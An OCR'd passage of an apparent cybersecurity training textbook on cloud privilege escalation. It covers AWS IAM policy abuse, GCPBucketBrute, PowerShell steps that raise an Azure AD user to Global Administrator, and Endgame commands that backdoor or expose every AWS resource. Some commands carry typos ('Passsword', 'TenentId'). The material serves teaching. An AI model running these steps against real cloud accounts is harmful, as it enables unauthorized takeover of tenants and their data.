
  Attackers with access permissions to **`iam:PutUserPolicy`**, **`iam:PutGroupPolicy`**, and **`iam:PutRolePolicy`** can create or update an inline policy for a user, group, and role, respectively. This technique allows attackers to gain full administrator privileges in the AWS environment.

- **Add a user to a group**

  Attackers with access permissions to **`iam:AddUserToGroup`** can add themselves to an existing IAM user group in the AWS environment. This technique allows attackers to gain the privileges of existing groups.

Escalating Privileges of Google Storage Buckets using GCPBucketBrute

- GCPBucketBrute is a **script-based tool** that allows attackers to enumerate Google storage buckets, determine what kind of access they have for them, and check whether they can be privilege escalated
- Using this tool, attackers can check the bucket's policy by making a **direct HTTP request** to "**`https://www.googleapis.com/storage/v1/b/BUCKETNAME/iam`**"
- Attackers can use the Google storage "**`TestIamPermissions`**" API by providing a bucket name and a list of **Google storage permissions** to retrieve the permissions they have for that bucket
- If attackers have sufficient access to escalate privileges to the bucket, the tool displays a message showing that the bucket is vulnerable to **privilege escalations**, which can then be used by the attackers to elevate their permissions to the administrator level



```

Escalating Privileges of Google Storage Buckets using GCPBucketBrute

Source: *https://rhinosecuritylabs.com*

Similar to Amazon AWS S3 buckets, Google Storage uses buckets for static file storage. Vulnerabilities in bucket permission policies may expose the buckets to all GCP users or even to the public Internet. Like AWS S3 buckets, Google Storage buckets are also vulnerable to privilege escalation attacks through misconfigured bucket ACLs.

GCPBucketBrute is a script-based tool that allows attackers to enumerate Google storage buckets, determine what kind of access they have on to them, and check whether they can be privilege-escalated. Using this tool, attackers can check the bucket's policy by making a direct HTTP request to "**`https://www.googleapis.com/storage/v1/b/BUCKETNAME/iam`**". If "**`allUsers`**" or "**`allAuthenticatedUsers`**" can read the bucket policy, attackers get a valid response; otherwise, an access denied message is displayed.

Attackers can use the Google storage "**`TestIamPermissions`**" API by giving a bucket name and a list of Google storage permissions to retrieve the bucket permissions.

Attackers use the GCPBucketBrute tool to check what privileges are granted to them on the discovered buckets. If attackers have some access to the buckets, GCPBucketBrute displays a list of the possessed permissions. If attackers have enough access to escalate privileges to the bucket, the tool displays a message showing the bucket is vulnerable to privilege escalation. This way, attackers can elevate their permissions to the administrator level.


Figure 19.88: Screenshot of GCPBucketBrute



Privilege Escalation Using Misconfigured User Accounts in Azure AD

Step 1: The attacker discovers a normal user account in Azure AD using a tool such as **Bloodhound** or **AzureHound**. In fact, the user is misconfigured as an app admin to an application registered to the target Azure AD

Step 2: Run the following command to set up the Azure AD PowerShell module and log in to the Azure AD using a normal user account:

```
Connect -AzureAD
```

Step 3: Execute the following commands to create a new key credential for the application and store it in the local machine:

```
$pwd = <password>
$path = <thumbprint>
Export-PfxCertificate -cert $path -FilePath
<path_to_save_.pfx file> -Passsword $pwd
```

Step 4: Upload that self-signed certificate into Azure AD in the certificate portion of the registered application

Step 5: Now, run the following command to escalate the privileges of the normal user account to Global Administrator after authenticating Azure AD with the newly created certificate:

```
Connect -AzureAD -TenentId <tenant_id> -
ApplicationId <app_id> -CertificateThumbPrint
<thumbprint>
Add-AzureADDirectoryRoleMember -RefObjectId
<normaluser_object ID> -ObjectId <Globaladmin_ID>
```

Step 6: After escalating the privileges, open Azure AD and check the assigned role for the normal user, which is shown as **Global Administrator**. Now, the attacker can perform any action in that Azure AD

Privilege Escalation Using Misconfigured User Accounts in Azure AD

Discussed below are the steps involved in exploiting misconfigured user accounts in an Azure AD environment.

- **Step 1**: The attacker discovers a normal user account in Azure AD using tools such as Bloodhound or AzureHound.
- **Step 2**: The attacker runs the following command to set up the Azure AD PowerShell module and login to the Azure AD using a normal user account:

  ```
  Connect -AzureAD
  ```

- **Step 3**: The attacker executes the following commands to create a new key credential for the application and store it in the local machine.

  ```
  $pwd = <password>
  $path = <thumbprint>
  Export-PfxCertificate -cert $path -FilePath <path_to_save_.pfx
  file> -Passsword $pwd
  ```

- **Step 4**: The attacker uploads that self-signed certificate into the Azure AD in the certificate portion of the registered application.
- **Step 5**: Now, the attacker runs the following commands to escalate privileges of the normal user account to Global Administrator after authenticating the Azure AD with the newly created certificate:

  ```
  Connect -AzureAD -TenentId <tenant_id> -ApplicationId <app_id> -
  CertificateThumbPrint <thumbprint>
  ```

```
Add-AzureADDirectoryRoleMember -RefObjectId <normaluser_object
ID> -ObjectId <Globaladmin_ID>
```

- **Step 6**: After escalating privileges, the attacker opens Azure AD and verifies that the role assigned to the normal user is Global Administrator. Now, the attacker can further exploit the target Azure AD using the elevated privileges.

Creating Backdoor Accounts in AWS

- Attackers can use tools such as **Endgame** and **Pacu** to create backdoor accounts in an AWS cloud platform
- List the IAM resources with the user account:

  `endgame list-resources -s iam`

- List S3 Buckets:


  `endgame list-resources --service s3`

- List resources across the services:

  `endgame list-resources --service all`

- Create a backdoor to a specific resource:

  `endgame expose --service iam --name test-resource-exposure`



```
 OSX > kmcquade > ~
 $ export EVIL_PRINCIPAL=*

 OSX > kmcquade > ~
 $ endgame smash --service all

